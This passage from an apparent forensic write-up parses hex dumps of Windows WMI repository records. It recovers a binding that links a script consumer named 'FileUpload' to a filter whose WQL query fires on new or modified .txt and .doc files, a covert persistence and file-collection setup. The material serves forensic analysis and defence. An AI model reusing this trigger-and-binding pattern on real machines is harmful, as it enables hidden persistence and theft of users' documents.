Physical Record Offset	12685382	0x00C19046

Table 30 shows the binding instance record data located at physical offset 12685382 (0x00C19046)in `objects.data`:

Table 30: Binding instance record data

```
00C19046 30 00 41 00 37 00 41 00 42 00 45 00 36 00 33 00 0.A.7.A.B.E.6.3.
00C19056 46 00 33 00 36 00 45 00 32 00 42 00 32 00 39 00 F.3.6.E.2.B.2.9.
00C19066 32 00 30 00 46 00 45 00 44 00 41 00 46 00 41 00 2.0.F.E.D.A.F.A.
00C19076 45 00 38 00 34 00 39 00 38 00 32 00 33 00 41 00 E.8.4.9.8.2.3.A.
00C19086 46 00 39 00 34 00 32 00 39 00 43 00 43 00 30 00 F.9.4.2.9.C.C.0.
00C19096 45 00 41 00 33 00 37 00 33 00 46 00 46 00 45 00 E.A.3.7.3.F.F.E.
00C190A6 45 00 31 00 35 00 30 00 37 00 45 00 44 00 42 00 E.1.5.0.7.E.D.B.
00C190B6 32 00 31 00 46 00 44 00 39 00 31 00 37 00 30 00 2.1.F.D.9.1.7.0.
00C190C6 7C 95 D0 FA 61 71 D0 01 BF 86 91 4F 27 04 CA 01 |•ÐúaqÐ.¿†‘O'Ê.
00C190D6 C1 00 00 00 00 00 00 00 00 B0 0A 68 00 00 00 1B Á........°.h...
00C190E6 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 .............H..
00C190F6 00 04 00 00 00 01 97 00 00 80 00 5F 5F 46 69 6C .....—..€.__Fil
00C19106 74 65 72 54 6F 43 6F 6E 73 75 6D 65 72 42 69 6E terToConsumerBin
00C19116 64 69 6E 67 00 00 41 63 74 69 76 65 53 63 72 69 ding..ActiveScri
00C19126 70 74 45 76 65 6E 74 43 6F 6E 73 75 6D 65 72 2E ptEventConsumer.
00C19136 4E 61 6D 65 3D 22 46 69 6C 65 55 70 6C 6F 61 64 Name="FileUpload
00C19146 22 00 1C 00 00 00 01 05 00 00 00 00 00 05 15 00 "...........
00C19156 00 00 46 DC 06 6E BD 25 CB 61 9C 9E 56 C5 E8 03 ..FÜn½%ËaœžVÅè
00C19166 00 00 00 5F 5F 45 76 65 6E 74 46 69 6C 74 65 72 ...__EventFilter
00C19176 2E 4E 61 6D 65 3D 22 4E 65 77 4F 72 4D 6F 64 69 .Name="NewOrModi
00C19186 66 69 65 64 46 69 6C 65 54 72 69 67 67 65 72 22 fiedFileTrigger"
00C19196 00
```

Table 31 shows the result of parsing the binding instance data. The trigger event bound to the `FileUpload` consumer is `NewOrModifiedFileTrigger __EventFilter` instance in the `root\subscription` namespace:

Table 31:
Parsed binding instance

```
GUID: 0A7ABE63F36E2B2920FEDAFAE849823AF9429CC0EA373FFEE1507EDB21FD9170
ClassCreatedDate: 04/07/2015 18:38:02
InstanceCreatedDate: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00
0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03
0x00 0x00
DeliveryQoS: 0
DeliverSynchronously: False
MaintainSecurityContext: False
SlowDownProviders: False
Filter: __EventFilter.Name="NewOrModifiedFileTrigger"
Consumer:ActiveScriptEventConsumer.Name="FileUpload"
```

NewOrModifiedFileTrigger __EventFilter Instance Resolution

Now that the name of event that triggered the execution of the `FileUpload` consumer script was identified, the `__EventFilter` instance resolution is performed to find the query that describes the trigger.

Table 32 shows the key construction for the `NewOrModifiedFileTrigger __EventFilter` residing in `root\subscription` namespace:

Table 32:
EventFilter key construct

MOF object statement	`#pragma namespace("\\\\.\\root\\subscription")`
	`instance of __EventFilter as $EventFilter`
	`{`
	`    Name = "NewOrModifiedFileTrigger";`
	`};`

Symbolic Key	`construct_path_component("NS_","ROOT\subscription")\`
	`construct_path_component("CI_","__EventFilter")\`
	`construct_path_component("IL_","NewOrModifiedFileTrigger")`

Result (XP)	`NS_E98854F51C0C7D3BA51357D7346C8D70\ CI_`
	`D4A52B2BD3BF3604AD338F63412AEB3C\`
	`IL_8ECD5FCA408086E72E5005312A34CAAE`

Result (Vista)	`NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F0907392`
	`6E5ED9870\`
	`CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602B`
	`D95E20BD3\`
	`IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21`
	`539564359`

Table 33 shows result of searching the aforementioned key in `index.btr`:

Table 33:
EventFilter search result

```
NS_E1DD43413ED9FD9C458D2051F082D1D739399B29035B455F09073926E5ED9870\
CI_47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3\
IL_9592D3AE7E7C042B18C7A8DED6AA050C8C7B72A4FEAD5CFA5702B21539564359.
1573.1284834.530
```

Table 34 shows the details retrieved by performing the logical-to-physical page number resolution using the active mapping file and matching the binding instance record header based on the Record ID in the search result:

Table 34:
EventFilter instance location details

Logical Page Number	1573	0x00000625
Physical Page Number	1331	0x00000533
Physical Page Offset	10903552	0x00A66000
Record ID	1284834	0x00139AE2
Offset	7480	0x00001D38
Size	530	0x00000212
Checksum	0	0x00000000
Physical Record Offset	10911032	0x00A67D38

Table 35 shows the `__EventFilter` instance record data located at physical offset 10911032 (0x00A67D38)in `objects.data`:

Table 35: Event Filter instance data

```
00A67D38 34 00 37 00 43 00 37 00 39 00 45 00 36 00 32 00 4.7.C.7.9.E.6.2.
00A67D48 43 00 32 00 32 00 32 00 37 00 45 00 44 00 44 00 C.2.2.2.7.E.D.D.
00A67D58 30 00 46 00 46 00 32 00 39 00 42 00 46 00 34 00 0.F.F.2.9.B.F.4.
00A67D68 34 00 44 00 38 00 37 00 46 00 32 00 46 00 41 00 4.D.8.7.F.2.F.A.
00A67D78 46 00 39 00 46 00 45 00 44 00 46 00 36 00 30 00 F.9.F.E.D.F.6.0.
00A67D88 41 00 31 00 38 00 44 00 39 00 46 00 38 00 32 00 A.1.8.D.9.F.8.2.
00A67D98 35 00 39 00 37 00 36 00 30 00 32 00 42 00 44 00 5.9.7.6.0.2.B.D.
00A67DA8 39 00 35 00 45 00 32 00 30 00 42 00 44 00 33 00 9.5.E.2.0.B.D.3.
00A67DB8 7A 95 D0 FA 61 71 D0 01 BE 86 91 4F 27 04 CA 01 z•ÐúaqÐ.¾†‘O'Ê.
00A67DC8 82 01 00 00 00 00 00 00 00 00 0C 3B 00 00 00 0F ,..........;...
00A67DD8 00 00 00 51 01 00 00 55 00 00 00 2F 00 00 00 00 ...Q...U.../....
00A67DE8 00 00 00 04 00 00 00 01 56 01 00 80 00 5F 5F 45 .......V..€.__E
00A67DF8 76 65 6E 74 46 69 6C 74 65 72 00 1C 00 00 00 01 ventFilter......
00A67E08 05 00 00 00 00 00 05 15 00 00 00 46 DC 06 6E BD ........FÜn½
00A67E18 25 CB 61 9C 9E 56 C5 E8 03 00 00 00 52 4F 4F 54 %ËaœžVÅè...ROOT
00A67E28 5C 63 69 6D 76 32 00 00 4E 65 77 4F 72 4D 6F 64 \cimv2..NewOrMod
00A67E38 69 66 69 65 64 46 69 6C 65 54 72 69 67 67 65 72 ifiedFileTrigger
00A67E48 00 00 53 45 4C 45 43 54 20 2A 20 46 52 4F 4D 20 ..SELECT * FROM
00A67E58 5F 5F 49 6E 73 74 61 6E 63 65 4F 70 65 72 61 74 __InstanceOperat
00A67E68 69 6F 6E 45 76 65 6E 74 20 57 49 54 48 49 4E 20 ionEvent WITHIN
00A67E78 33 30 20 57 48 45 52 45 20 28 28 5F 5F 43 4C 41 30 WHERE ((__CLA
00A67E88 53 53 20 3D 20 22 5F 5F 49 6E 73 74 61 6E 63 65 SS = "__Instance
00A67E98 43 72 65 61 74 69 6F 6E 45 76 65 6E 74 22 20 4F CreationEvent" O
00A67EA8 52 20 5F 5F 43 4C 41 53 53 20 3D 20 22 5F 5F 49 R __CLASS = "__I
00A67EB8 6E 73 74 61 6E 63 65 4D 6F 64 69 66 69 63 61 74 nstanceModificat
00A67EC8 69 6F 6E 45 76 65 6E 74 22 29 20 41 4E 44 20 54 ionEvent") AND T
00A67ED8 61 72 67 65 74 49 6E 73 74 61 6E 63 65 20 49 53 argetInstance IS
00A67EE8 41 20 22 43 49 4D 5F 44 61 74 61 46 69 6C 65 22 A "CIM_DataFile"
00A67EF8 29 20 41 4E 44 20 28 54 61 72 67 65 74 49 6E 73 ) AND (TargetIns
00A67F08 74 61 6E 63 65 2E 45 78 74 65 6E 73 69 6F 6E 20 tance.Extension
00A67F18 3D 20 22 74 78 74 22 20 4F 52 20 54 61 72 67 65 = "txt" OR Targe
00A67F28 74 49 6E 73 74 61 6E 63 65 2E 45 78 74 65 6E 73 tInstance.Extens
00A67F38 69 6F 6E 20 3D 20 22 64 6F 63 22 29 00 00 57 51 ion = "doc")..WQ
00A67F48 4C 00                                           L.
```

Table 36 shows the result of parsing the `__EventFilter` instance data. The WQL query, with a polling interval of 30 seconds, specifies that this filter will trigger every time a file with extension `.txt` or `.doc` is created or modified:

Table 36:
Parsed EventFilter instance

```
GUID: 47C79E62C2227EDD0FF29BF44D87F2FAF9FEDF60A18D9F82597602BD95E20BD3
ClassCreatedDate: 04/07/2015 18:38:02
InstanceCreatedDate: 07/14/2009 02:03:41
CreatorSID:
0x1C 0x00 0x00 0x00 0x01 0x05 0x00 0x00 0x00 0x00 0x00 0x05 0x15 0x00
0x00 0x00
0x46 0xDC 0x06 0x6E 0xBD 0x25 0xCB 0x61 0x9C 0x9E 0x56 0xC5 0xE8 0x03
0x00 0x00
EventAccess: 0
EventNamespace: ROOT\cimv2
Name: NewOrModifiedFileTrigger
QueryLanguage: WQL
Query: SELECT * FROM __InstanceOperationEvent WITHIN 30 WHERE ((__CLASS =
"__InstanceCreationEvent" OR __CLASS = "__InstanceModificationEvent") AND
TargetInstance ISA "CIM_DataFile") AND (TargetInstance.Extension = "txt"
OR TargetInstance.Extension = "doc")
```

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